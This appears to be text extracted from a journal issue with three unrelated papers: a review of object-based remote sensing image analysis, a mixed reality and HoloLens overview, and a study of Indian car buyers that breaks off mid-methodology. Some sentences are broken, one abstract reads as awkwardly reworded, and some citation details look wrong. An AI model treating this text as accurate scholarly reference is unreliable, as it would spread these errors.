Aerial photography may be derived back to Nadar's balloon-based images of Paris, France in 1858, whereas, civilian space borne remote sensing (RS) began in 1972 with Landsat-I. Since the late nineties, this "pixel-centric" view or "per-pixel approach" has progressively been criticized [1-2]. It is argued that this system does not create use of any spatial concepts. Especially in high-resolution images it is very likely that neighboring pixels belong to different class may still identify the pixels under the same class. GEOBIA (Geographic Object-Based Image Analysis) is currently a very hot topic of remote sensing data and geographical research. It aims to develop automated methods for partitioning remote sensing (RS) imagery into meaningful image objects, and to assess their characteristics through spatial, spectral, textural, and temporal features, thus generating new geographic information in a GIS ready format.

Whereas, on the contrary digital object-based classification (fig-1c) organizes the pixels on the common structural characteristics, and then these classified

segments are allocated to correct classes based on various types of attributes. Thus, object-based classification is a method that combines the aspect of visual interpretation and pixel-based classification.

The second chapter delineates the transition from pixel-based analysis of the satellite image to an object-based approach along with some arguments that state that object-based analysis is more appropriate when it comes to process Very High-Resolution Images (VHR). The third chapter describes the survey done on the related subject.

II. OBJECT-BASED IMAGE ANALYSIS

The pixel-based analysis is hard to perform on VHR. This is due to the reason in which when the resolution increases at the same time the number of pixels will also increase gradually. Classifying those individual pixels is very time-consuming process, because for performing classification one single pixel is taken at a time is match with the spectral signature. This process is repeated till the last pixel is spectrally classified. The fact that an individual pixel did not represent an entity of geographical reality has been neglected for quite some time. This was mainly a result of the intensive development of pixel-based algorithms, but also due to software and hardware limitations. Software such as Quantum GIS, ArcGIS, Ecognition, ERDAS Imagine, ENVI have open the doors to object-based image analysis as a sub-discipline of Geographic Information System (GIS). The driving force of the transition from pixel based to object-based analysis were: (1) increased resolution of the satellite imagery, (2) rate of the interpretation of different remote sensing images and (3) high level of the technology developed in processing of satellite images.

III. RELATED STUDY

H. Y. Gu a, H.T. Li, L. Yan, X.J. Lu et al. [3] requires training thus this approach is partially gave an idea of a Geographic Object-Based automated.

Image framework based on an ontology. A case study of farmland was conducted. This framework could be very helpful in providing interpretation. First the geographic entity is taken into consideration and its model is build which is a semantic network model. Next the object-based classification is performed on various segmented pixels either by using a top-down approach or a bottom-up approach.

Giorgos Mallinis, Ioannis Z. Gitas, Vassileios Giannakopoulos, Fotis Maris and Maria Tsakiri-Strati et al. [4] used the object-based approach in studying the flood areas that come under the transboundary. They have used images from ENVISAT ASAR and LANDSAT TM. The accuracy was 97.62% and 85.33% of LANDSAT TM and ENVISAT respectively. The river under the study area is Evros - Maritsa in Bulgarian and Meric, in Turkish. To detect the river water, they used NDWI (Normalized Difference Water Index). The information produced can be easily used for political decision making, promoting and implementing repairing the flood affected areas.

Lucian Drăguț and Thomas Blaschke et al. [5] presented an automated classification system of various landform elements based on object-oriented image analysis. The classification of the objects is done by fuzzy membership functions which produce every object one membership value per class rather than one finite value of a classification. The accuracy assessment is still not specified by them in comparison of per-pixel approach. The slope parameter was excluded in segmentation and classification process.

Milad Janalipour and Ali Mohammadzadeh et al. [6] proposed a method for building damage detection in the urban areas after the earthquake using pre-event vector map and post-event pan sharpened high resolution images. The area of the study taken was Bam located in south-western Iran. Once the images are obtained the pixel-based classification takes place followed by segmentation and labelling of various segments. The pre-event images were taken from Quick bird. Accuracy achieved was 76.36%. The authors recommend that high resolution images must be used for pre-event image as well. The model that they have used

Qingming Zhan, Martien Molenaar, Yinghui Xiao et al. [7], did research on identifying urban land use classification of high-resolution imagery. Hierarchical method is used which consists of four layers: (1) Pixels from bottom layer, (2) intermediate image objects created on hierarchical segmentation, (3) Intermediate objects obtained from various land cover forms based on their spatial properties and (4) Land use classification. Use of NDVI (Normalized Difference Vegetation Index) is made to identify the type of greenery surrounding the urban area. High resolution IKONOS imagery is used for obtaining the data for classification. However, the classification is limited to big objects only.

Shunichi Koshimura, Shintaro Kayaba and Hideomi Gokon et al. [8], The authors developed a technique of object-based satellite image analysis exploiting high-resolution post-tsunami satellite image to find and map wave impact. The strategy is applied to Quick Bird 4 band pan-sharpened composite image acquired in Banda Aceh, Indonesia, and the ground objects are classified into six; vegetation, water, soil, building, road and debris, for mapping the impact of the 2004 Sumatra-Andaman earthquake tsunami. Using image analysis and mapping techniques will help in identifying the areas that are exposed to the tsunami.

Jason D Luscier, William L Thompson, John M Wilson, Bruce E Gorham, and Lucian D Dragut et al. [9], have worked using digital photographs and object based image analysis in estimating the amount of ground coverage in vegetation plots. The segmentation (parameter: scale, color and shape) and classification is done on the basis of fuzzy logic. To classify the vegetation five class were pre-defined: grass, forbs, shrubs, litter and bare ground.

Tapas Ranjan Martha, Norman Kerle, Cees J. van Westen, Victor Jetten, and K. Vinod Kumar et at. [10], used segment optimizing technique to detect landslides. High resolution images were obtained from

Resourcesat-I. Analysis of the classified clusters was done using k-means. The landslides were characterized using Digital Elevation Model (DEM) and its parameters such as slope, flow, direction, curvature and hill shade were calculated from the digital data. Low transitional accuracy of the shallow rock slides is not yet achieved up to the desired level.

Dirk Tiede, Stefan Lang, Petra Füreder, Daniel Hölbling, Christian Hoffmann, and Peter Zeil et al. [11], proposed a methodology for automated extraction of damage indication from very high spatial resolution satellite imagery is presented for the Haitian towns of Carrefour and Léogâne following the January 2010 earthquake. Damaged buildings are identified by changes to their shadows between pre- and post-event data. The approach makes use of object-based image analysis concepts to extract relevant information on damage distribution. This method is more optimized if the pre and post event images are taken from the same angle. The automatic approach is not designed to extract the absolute values of concerning damaged buildings, nor is able to completely replace manual interpretation. The actual strength lies in the ability to rapidly extracting the information and assisting the interpreters to quickly obtain the spatial distribution of the damaged regions. The shadow detection is a major constraint in this case.

Wenjuan Yu, Weiqi Zhou, Yuguo Qian, Jingli Yan et al. [12], proposed a new approach in in classification of land cover by using backdating with object based image analysis. The data used was obtained from Landsat TM from 2001 to 2009 of the Beijing cities. With using the backdating with object based classification the accuracy achieved was 84.33% as compared to that of using it with the pixel based approach was mere 69.33%.

Muhammad Al-Amin Hoque, Stuart Phinn, Chris Roelfsema and Iraphne Childs et al. [13], have used the object based approach land cover types in pre and post cyclone Satellite Pour L'Observation de la Terre (SPOT) 5 image data to identify particular changes in the landtypes. The majority

mapped damage was found in vegetation, cropped lands, settlements, and infrastructure. The final assessment of the impact of the cyclone was done in three ways: (1) Spatial impact map, (2) Change detection and (3) Form of changes. It was a challenge to identify the characteristics of the debris to develop the classification rule set. However, this challenge was minimized by using inverse membership functions to classify all required classes within the same classification level and to conduct further modification.

Kavita V. Mitkari, Manoj K. Arora, and Reet K. Tiwari et al. [14], extracted the glacial lakes in the Gangotri region. The data used was obtained from LISS-IV. The new index was developed Normalized Difference Supra Glacial Lakes Index (NDSGLI). Shadows in the images can be misclassified if Normalized Difference Water Index (NDWI) is used for the extraction of the supra glacial lakes. However, optimizing the mapping by using a quality DEM slope information.

IV. SUMMARY

The interpretation power of the object based image classification and analysis is far better than that of pixel based analysis because it is capable of providing a closer look on the human understanding. It is well preferred by the GIS scientist due to its property of enticing various attributes such as spectral signature, texture, contextual information, shape, size and color. Moreover, the amount of time consumed while processing the VHR images is more in the traditional approach. Considering a group of pixels into a single segment is more efficient as compared to taking a single pixel each time and classifying it into a class. However, shadows pose a great hindrance in mapping the object situated at higher altitudes. Also, the segmentation is a crucial step in object based image classification, performing that correctly in the first go may lead to quicker and more accurate results. Human involvement at the interpretation procedure is invariantly mandatory in both the approaches.

V. REFERENCES

1. T. Veljanovski, U. Kanjir, K. Ostir, "Object-Based Image Analysis Of Remote Sensing

- Data”, *Geodetski Vestnik*, Vol. 55(4), pp. 665-688, 2011.
2. T. Blaschke, G. Hay, M. Kelly, S. Lang, P. Hofmann, E. Addink, R. Feitosa, F. Meer, H. Werff, F. Coillie, D. Tiede, “Geographic Object-Based Image Analysis – Towards A New Paradigm”, *Isprs Journal Of Photogrammetry And Remote Sensing-Elsevier*, Vol. 87(6), pp. 180-191, 2014.
 3. H. Gu, H. Li, L. Yan, X. Lu,” A Framework For Geographic Object-Based Image Analysis (Geobia) Based On Geographic Ontology”, *The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences*, Vol 4, pp. 27-33, 2015.
 4. G. Mallinis, Z. Ioannis, V. Giannakopoulos, F. Maris and M. Tsakiri, “An object-based approach for flood area delineation in a transboundary area using ENVISAT ASAR and LANDSAT TM data”, *International Journal of Digital Earth*, Vol. 6(2), pp. 124-136, 2013.
 5. L. Draguț and T. Blaschke, “Automated classification of landform elements using object-based image analysis”, *Geomorphology Elsevier*, Vol. 87, pp. 330-344, 2006.
 6. M. Janalipour and A. Mohammadzadeh, “Building Damage Detection Using Object-Based Image Analysis and ANFIS From High-resolution Image (Case Study: BAM Earthquake, Iran)”, *IEEE Journal Of Selected Topics In Applied Earth Observations And Remote Sensing*, Vol. 16, pp. 1-9, 2015.
 7. Q. Zhan, M. Molenaar, Y. Xiao, “Hierarchical object-based image analysis of high-resolution imagery for urban land use classification”, *IEEE / ISPRS Joint Workshop on Remote Sensing and Data Fusion over Urban Areas*, Vol. 01, pp. 35-39, 2001.
 8. S. Koshimura, S. Kayaba and H. Gokon, “Object-Based Image Analysis Of Post-Tsunami High-Resolution Satellite Images For Mapping The Impact Of Tsunami Disaster”, *IEEE Journal of Geoscience and Remote Sensing*, Vol. 6(11), pp. 1993-1996, 2011.
 9. J. Lusnier, W. Thompson, J. Wilson, B. Gorham, and L. Dragut, “Using digital photographs and object-based image analysis to estimate percent ground cover in vegetation plots”, *Frontiers in ecology and environment*, Vol. 4(8), pp. 408-413, 2006.
 10. T. Martha, N. Kerle, C. Westen, V. Jetten, and V. Kumar, “Segment Optimization and Data-Driven Thresholding for Knowledge-Based Landslide Detection by Object-Based Image Analysis”, *IEEE Transactions On Geoscience And Remote Sensing*, Vol. 49(12), pp. 4923-4943, 2011.
 11. D. Tiede, S. Lang, P. Füreder, D. Holbling, C. Hoffmann, and P. Zeil, “Automated Damage Indication for Rapid Geospatial Reporting”, *Photogrammetric Engineering & Remote Sensing* Vol. 77(9), pp. 933-344, 2011.
 12. W. Yu, W. Zhou, Y. Qian, J. Yan, “A new approach for land cover classification and change analysis: Integrating backdating and an object-based method”, *Remote sensing of Environment-Elsevier*, Vol. 177, pp. 37-47, 2016.
 13. M. Hoque, S. Phinn, C. Roelfsema and I. Childs, “Assessing tropical cyclone impacts using object-based moderate spatial resolution image analysis: a case study in Bangladesh”, *International Journal Of Remote Sensing*, Vol. 37(22), pp. 5320-5343, 2016.
 14. K. Mitkari, M. Arora, And R. Tiwari “Extraction Of Glacial Lakes In Gangotri Glacier Using Object-Based Image Analysis”, *IEEE Journal Of Selected Topics In Applied Earth Observations And Remote Sensing*, Vol. 16(6), pp. 5275-5283, 2017.

Mixed Reality: Transformation of Physical world elements to Virtual world

Prof. Hina J Chokshi¹, Sandeep Tiwari²

Parul Institute of Computer Application¹, Parul University India

hina.chokshi42058@paruluniversity.ac.in,

200511202061@paruluniversity.ac.in

Parul Institute of Engineering and Technology²

Parul University India

Abstract— In the present scenario, new technologies have enabled the planning of smart applications used as Decision-making tools in existence problems. The central point of contention in planning such an application is that the expanding level of client collaboration. Blended reality (MR) is an arising innovation that arrangements with the foremost extreme client collaboration essentially contrasted with other comparative advancements. Fostering an MR application is confounded and relies upon the assorted parts that are cared-for in past writing. Notwithstanding the extraction of such segments, an exhaustive report that presents a nonexclusive structure involving all parts needed to foster MR applications should be performed this review studies intensive research to create the MR applications. Mixed reality is that the results of merging the physical world with a virtual world to make new environments where the physical and digital objects interact with each other in real-time. The proposed paper explains the foremost aspects of Mixed Reality, Augmented Reality, and the way real objects are represented virtually. It describes the unity application and also the other application areas of Mixed Reality. It depicts the various methods through which Mixed Reality Application will be built, explains Holographic devices and therefore the advancements in computer vision, graphical processing power, display technology, and input systems. The paper concludes with the theoretical and virtual implications of the MR and AR concepts in nearby future.

Keywords— Augmented Reality, Scientific Visualization,

Unity Application, Videogame

I. INTRODUCTION

Virtual Reality and Augmented Reality are terms relatively known in the simulation world. Mixed reality is the third term which is increasingly becoming popular and it refers to the merging or combination of virtual environments and real environments where both worlds can exist together. In other quarters, mixed reality is also known as “Hybrid Reality”.

II. MATERIALS AND METHODS

ALGORITHMS / TECHNIQUES




Fig.1: Algorithm and Techniques Emulator to use Mixed Reality Application. Windows 10 OS is built from bottom-up to be compatible with mixed-reality devices. The apps developed for Windows 10 are therefore inter-compatible with multiple devices, including Holograms and other immersive headsets. The environments used to develop for MR devices will depend on the type of app we want to build.

For 2D apps, we can use any tool that are used for

developing Universal Windows Apps suited for all Windows environments (Windows Phone, PC, tablets etc.). These apps will be experienced as 2D projections and can work across multiple device types.

But the Immersive and holographic apps need tools designed to take advantage of the Windows Mixed Reality APIs. **Visual Studio** can take help of 3D development tools like **Unity 3D** for building such apps. If interested in building our own engine, we can use DirectX and other Windows APIs.

Universal Windows Platform apps exported from Unity will run on any Windows 10 device. But for HoloLens, we should take advantage of features that are only available on HoloLens. To achieve this, we need to set the `TargetDeviceFamily` to “Windows.Holographic” in the `Package.appxmanifest` file in Visual Studio. Solution thus build, can be run on **HoloLens**.




Fig.2: Architecture Diagram of Mixed Reality

In the 1994 research paper by Paul Milgram and Fumio Kishino entitled “A Taxonomy of Mixed Reality Visual Displays”, one of the earliest references of Mixed Reality appears. They define “the virtuality continuum” also known as “Reality-Virtuality (RV) continuum




Fig.3: Vitality Continuum

III. RESULT ANALYSIS

Real Environment describes views or environments containing only real things, it does not contain any computer generated items. This includes what is observed through a conventional video display of a real scene and direct viewing of the same real scene through or without a plain glass.

Virtual Environment describes views or environments containing only virtual objects or computer generated objects. The whole environment is virtually created and does not contain

any real object viewed directly or through a camera. A computer graphic simulation of an aero plane is an example for virtual environment.

Mixed Reality is defined as an environment in which real world and virtual world objects are presented together within a single display. It is anywhere between the fully real and fully virtual environments i.e., the extreme of the virtuality continuum.

Augmented Reality Is where virtual objects are brought into the real-world view, like a Heads-Up-Display (HUD) in a flight windscreen.

Augmented Virtuality involves environments where a virtual world has certain real world elements within it, like having a visual of your hand in a virtual environment or being able to view other people in the room, inside the virtual environment.

How Does Mixed Reality Work?

To facilitate the process users often incorporate other elements into mixed reality setups. These often include motion-tracking tech found in haptic gloves, more streamlined exoskeletons, and controllers.




Fig.4: Working of Mixed Reality

Mixed Reality use a projector for displaying images on semitransparent materials which will then be reflected to the eye with the help of beam splitting technology.

With the development of the technology is shrouded in secrecy by the major players, all that is known on the operations of the technology is that it uses virtual reality and augmented reality as well as space and coordinates. Magic Leap is the company at the forefront in the development of mixed reality and they have remained tight lipped about the finer details of what they are doing or developing. The scanty details we know however, suggests that just like HoloLens, mixed reality will use a projector for displaying images on semitransparent materials which will then be reflected to the eye with the help of beam-splitting technology.

The gaze is how focus is applied on holograms. It is the center of the field of view when a user looks through the HoloLens, and is essentially a mouse cursor. This cursor could be custom designed for your app. HoloLens uses the position and orientation of your user’s head, not their eyes, to determine their gaze vector. Once the object is targeted with gaze, gestures can be used for actual interaction. Most common gesture is the “Tap”, this works like mouse left click. “Tap and Hold” can be used to move objects in 3D space.




Fig.5: Unity Layout

IV. CONCLUSIONS

Despite of the many recent advances in AR, much work remains to be done. Application developments can be helped by using the available libraries. One of them is AR Toolkit that provides computer vision techniques to calculate a camera’s position and orientation relative to marked cards so that virtual 3D objects can be overlaid precisely on the markers. Here are some areas requiring further research if AR is to become commonly deployed [9] Ubiquitous tracking and system portability: Several impressive AR demonstrations have generated compelling environments with nearly pixel-accurate registration. However, such demonstrations work only inside restricted, carefully prepared environments. The ultimate goal is a tracking system that supports accurate registration in any arbitrary unprepared environment, indoors or outdoors. Allowing AR systems to go anywhere also requires portable and wearable systems that are comfortable and unobtrusive.

Ease of setup and use: Most existing AR systems require expert users (generally the system designers) to calibrate and operate them. If AR applications are to become commonplace, then the systems must be deployable and operable by non-expert users. This requires more robust systems that avoid or minimize calibration and setup requirements.

Photorealistic and advanced rendering: Although many AR applications only need simple graphics such as wireframe outlines and text labels, the ultimate goal is to render the virtual objects to be indistinguishable from the real ones. This must be

done in real time, without the manual intervention of artists or programmers. New techniques in image based rendering must be considered in order to accomplish this task.

REFERENCES

- [1] <https://learn.g2.com/history-of-augmented-reality>
- [2] <https://thinkpalm.com/blogs/introduction-mixed-reality/>
- [3] <https://www.lncc.br/~jauvane/papers/RelatorioTecnicoLNCC-2503.pdf>
- [4] <https://docs.microsoft.com/en-us/windows/mixed-reality/case-study-expanding-the-design-process-for-mixed-reality>
- [5] <https://docs.microsoft.com/en-us/windows/mixed-reality/how-it-works-mixed-reality-capture-studios>
- [6] <https://filmora.wondershare.com/virtual-reality/what-is-mixed-reality.html>
- [7] <https://www.avrspot.com/mixed-reality-work/>
- [8] <https://www.newgenapps.com/blog/real-life-use-cases-of-mixed-reality>
- [9] <https://assignmenthelp4me.com/discussions/what-are-the-advantages-and-disadvantages-of-augmented-reality.html>
- [10] <https://www.lanner-america.com/blog/top-mixed-reality-applications-today/>
- [11] <https://www.slideshare.net/VishalPrajapati12796/mixed-reality-74813026>
- [12] <https://www.toptal.com/designers/ui/augmented-reality-vs-virtual-reality-vs-mixed-reality>

A Study on Buying Behavior of Consumers in India's Passenger Car Market

¹Dr. Mohit Saharan, ²Dr. Abhishek Maheshwari

¹Assistant Professor, VICT, Vidya Knowledge Park, Meerut (UP)

E-mail: mohit.mba04@gmail.com ²Associate Professor, Department of Professional Studies, Christ University, Bangalore, Karnataka E-mail: dr.abhidims@gmail.com

segment, Customer Perception, Luxury Car segment, Automotive Industry

Abstract— In India today automobile sector is considered to be one of the most profitable and developed sector. And it so because easy finance facilities are now available in India and also in both urban and rural sectors discretionary expenses are considered as the main factors which are responsible growth in car segment industry. Furthermore competition is increasing with introduction of new companies coming in Indian car market and international brands like Mercedes, Audi, Volvo, Ferrari, Porsche, and Bentley all set to entered in Indian car market. This study will be beneficial for the present and future car manufacturing companies in India to find out the customer and fulfill their expectations and demands. In today's business scenario car market in Indian market is highly dominated by the presence of many domestic and international car companies. This study is on buying behavior of consumers in India's passenger car market. Proper understanding of consumer buying behavior will help the marketer to succeed in the market. All segments in Indian Car industry were studied and found that buyer has different priority of behaviors in each segment, where as main driver for car purchase is disposable income. Value for money, safety and driving comforts top the rank in terms of customer requirement; whereas perceived quality by customers mainly depends on brand image. For this research, methodology adopted was to study the research papers in the area of Passenger Car segment, study the purchase decision process and its interaction with behavior parameters across all the segments of car such as small & Hatch Back segment, Sedan class segment, SUV & MUV segment and Luxury Car segment. The objective of this study is the identification of factors influencing customer's preferences for particular segment of cars. This paper also attempts to consolidate findings & suggestions to overcome present scenario of stagnancy in sales and cultivate future demand for automobile car market.

Keywords— Consumer behavior, Small Car, Sedan class

I. INTRODUCTION

India being the second most populated country in the world and the growth rate of Indian economy is also high as compared to developed countries, which attracts the presence of huge demand in the Automobile Small Car Industry. India is becoming emerging market for worldwide auto giants. India is on growth path and has lowest passenger vehicle penetration, ref. Figure 1.




Figure1: Passenger vehicle Penetration Source: ICRA, Mar 2020

There are various reasons for the growth of the Indian automobile market such as –

- 1.The people have more disposable income as economy is growing.
- 2.Increase in the need of mobility due to urbanization and leisure travel.
- 3.Car Finance options available from Financial Institutes at reasonable rate of interest.
- 4.Availability of service centers and spare parts in near vicinity.
- 5.Improvement in highway infrastructure.

For most of the people, purchasing a car is the second most important and expensive decision, next to purchase of a house; for the automotive manufacturers,

first-time car buyers give them the opportunity to create positive brand image which definitely could be reflected in next coming years because consumers could make repeat car purchasing. The concept of “buying behavior” is of prime importance in marketing and has evolved over the years. It is very important to understand consumer buying behavior as it plays a vital role while purchasing products. Day to day human wants are growing, expectation is growing. Car Models are no exception to this behavior. Consumer behavior is fairly complex as Car Purchase implies a high level of social and psychological involvement. Consumer buying behavior is a blend of Economic, technological, political, cultural, demographic and natural factors as well as Customer’s own characteristics which is reflected by his attitude, motivation, perception, personality, knowledge and lifestyle.

This lead to constant modifications of Car Models and its features in terms of their size, capacity, styling etc. and today we see a new model coming into the market practically every quarter. Market has become very competitive and has become very ‘important place’ to study the behavior of consumers and also provide useful insights what a consumer requires in a product in a constant dynamic environment. Consumer behavior also differs for same Car under below conditions-

1. New Car launch in market
2. Car is in market for 1-2 years
3. Car is in the market for more than 4 years
4. Purchase of second hand Car

It is only through research that a company will be able to study the buying behavior of consumers. With better understanding of customer’s perceptions, companies can determine the actions required to meet the customer’s need. They can identify their own strengths and weaknesses, where they stand in comparison to their competitors, chart out the future progress path and improvement. The passenger car market changed very rapidly due to the fierce competition and advance technology, therefore, it requires the automotive manufactures to understand the consumer’s preference on time and take fast actions to reflect market changes quickly. So it would be very interesting to know consumer’s preference in today’s fast-changing passenger car market and how is the customer’s buying process.

II. STATEMENT OF THE PROBLEM

Due to the emergence of globalization and

liberalization there is a stiff completion among the Automobile industries which are focusing attention in capturing the Indian markets an automobile are no more considered as luxury once, now occupies a part of day-to-day life and has become a necessity. Customers have now changed their attitude that yesterday’s luxuries are today’s necessities. To be a successful marketer it is absolutely essential to study the perceptions of the prospective buyers and track their drivers of those perceptions.

III. REVIEW OF LITERATURE

Rajesh Kumar, Ajay Chauhan [1], studies the consumer behavior for A3 segment vehicles such as Honda City and SX4 in a particular region Meerut. Data collected from 100 respondents 50 each from Honda City and Maruti SX4. Respondents were considered from various backgrounds like Gender, Occupation, Income class. Also customer purchase parameters considered for study are Price, Safety, Comfort, Power & Pickup, Mileage, Max Speed, Styling, After Sales Service, Brand Name and Spare Parts Cost. Based on above parameters and analysis made in this it revealed that, while purchasing A3 segment car Customer give much importance to Safty, Brand Name and seating and driving comfort. Also word of mouth publicity and advertisements in car magazines are more effective communication medium for promotion of Cars.

Prasanna Mohan Raj [2], studied the factors influencing customers brand preference of the economy segment SUV’s and MUV’s. Data collection was made through direct interaction and customer intercept survey using questionnaire. Descriptive analysis was used to transform data into understand format and factor analysis was used for identification of factors influencing customer preference. In light of study findings, the preference of a given brand can be explained in terms of six factors namely Product reliability, monetary factor, trendy appeal, frequency of non-price promotions offered, trustworthiness and customer feeling or association towards brand. There is need for marketers to take these factors into consideration when crafting product innovations in the SUV segment of Automobile market.

Nikhil Monga, Bhuvender Chaudhary, Saurabh Tripathi [3], this research attempts to answer some of the questions regarding brand personality of selected cars in India by conducting the market research. This personality sketching will help in knowing what a customer (or a potential customer) thinks about a given brand of car and what are the possible factors guiding a possible purchase. Similarly, the idea of measuring the

customer satisfaction will serve the same purpose of determining the customer perception. Thus, by measuring the willingness of existing users of a car to recommend it to others will help the car manufacturers to chock out the entire customer Buying Behavior. The study shows that brand perception is something which starts building up before a car is purchased and goes on with its use and is reflected in the recommendations. The customer makes to his acquaintances for the same car. Also it is seen that the customer might not be using the car still he holds the perceptions about it. Brand personality of a car is enforced by the sellers in the mindsets of the customers and customers reacts to it by forming their perception about the car and this reflects in the overall brand image of the car. So brand image and brand personality complement each other and the brand perception

aids the building of brand images. As per the study findings, dealers play a very important role in building up the brand perceptions of the cars.

Samin Rezvani, Goodarz Javadian Dehkordi, Muhammad Sabbir Rahman [4], this paper reviews the country of origin and different variables that influence consumer purchase intention, also highlight the relationship of variables and customer purchase intention. Study demonstrate that people care about which country products come from and where they are made and consider these factors when evaluating the quality of product. Stereotypes of country and the preferences of customers, influence the purpose intention. Political system, culture and the economy of the country can be a cause of sensitivity to people. There are many factors that have an impact on consumer purchase intention. Research and methodologies have shown that even when consumers can evaluate all the intrinsic product characteristics by expressing the product, the effect of extrinsic cues has more influence on consumer product evaluation. Country of origin is one of the extrinsic cues; in addition, there is no doubt that country of origin has considerable influence on the purchase intention process.

K.Vidyavathi [5], the study throws light on various aspects that the manufactures should concentrate on to attract the prospective buyers. The demand for the small Automobile segment is increasing because of the growing number of nuclear families as well as parking problems. Hence the manufactures should find out the needs, wants, tastes and preferences of consumers in order to design the products. Also fuel economy and driving comfort are the most important

parameters followed by availability of spares and their price.

Balakrishnan Menon, Jagathy Raj V.P.[6], study findings shows that due to price difference in Gasoline and Diesel, about one third of the car owners were having diesel vehicles. The research results showed that about one seventh of car for the city drive for family usage, while using the second car for office and business usage. Foreign brand cars show clear preference in the Kerala car market. Also it was observed that in the information gathering and consumer purchase initiation stage, TV commercials on car models and brands, search on internet website of the manufacturer and visit to dealers / distributors were the prime sources where customers gathers information on car models.

Ramita Verma, Shubhkamana Rathore [8], studied the luxury car segment of India. Researches and studies have revealed that the luxury car market is growing at a steady speed of 25% per annum with more and more numbers of luxury cars entering Indian car market. Luxury cars are preferred by HNI (High Net worth Individuals). HNI wants to differentiate themselves from crowd for various reasons. Change in attitude of the customer accounts for the sudden acceleration in the Luxury car Market in India, as the emphasis has been shifted from price consideration and affordability to design, quality and pleasure. Study also throws light on market drivers of luxury cars like

- Political-government taxation, business sentiments, import-export policies, government stability.
- Demographical factors like Consumer trends, Income growth, spending power.
- Customer requirements such as status symbol, indulgence, technological factors.
- Socio cultural factors such as Lifestyle and preferences of people which impact their choice of types of automobiles. Social norms that impact the decision to own and use automobiles versus other means of transport.

IV. METHODOLOGY

However all the studies made in Consumer buying behavior of Automotive Car for various segments from small up to luxury car provides the knowhow for Car Manufacturer but fails to provide scientific approach for factors of Consumer behavior and their drivers. In this paper an attempt is made to-

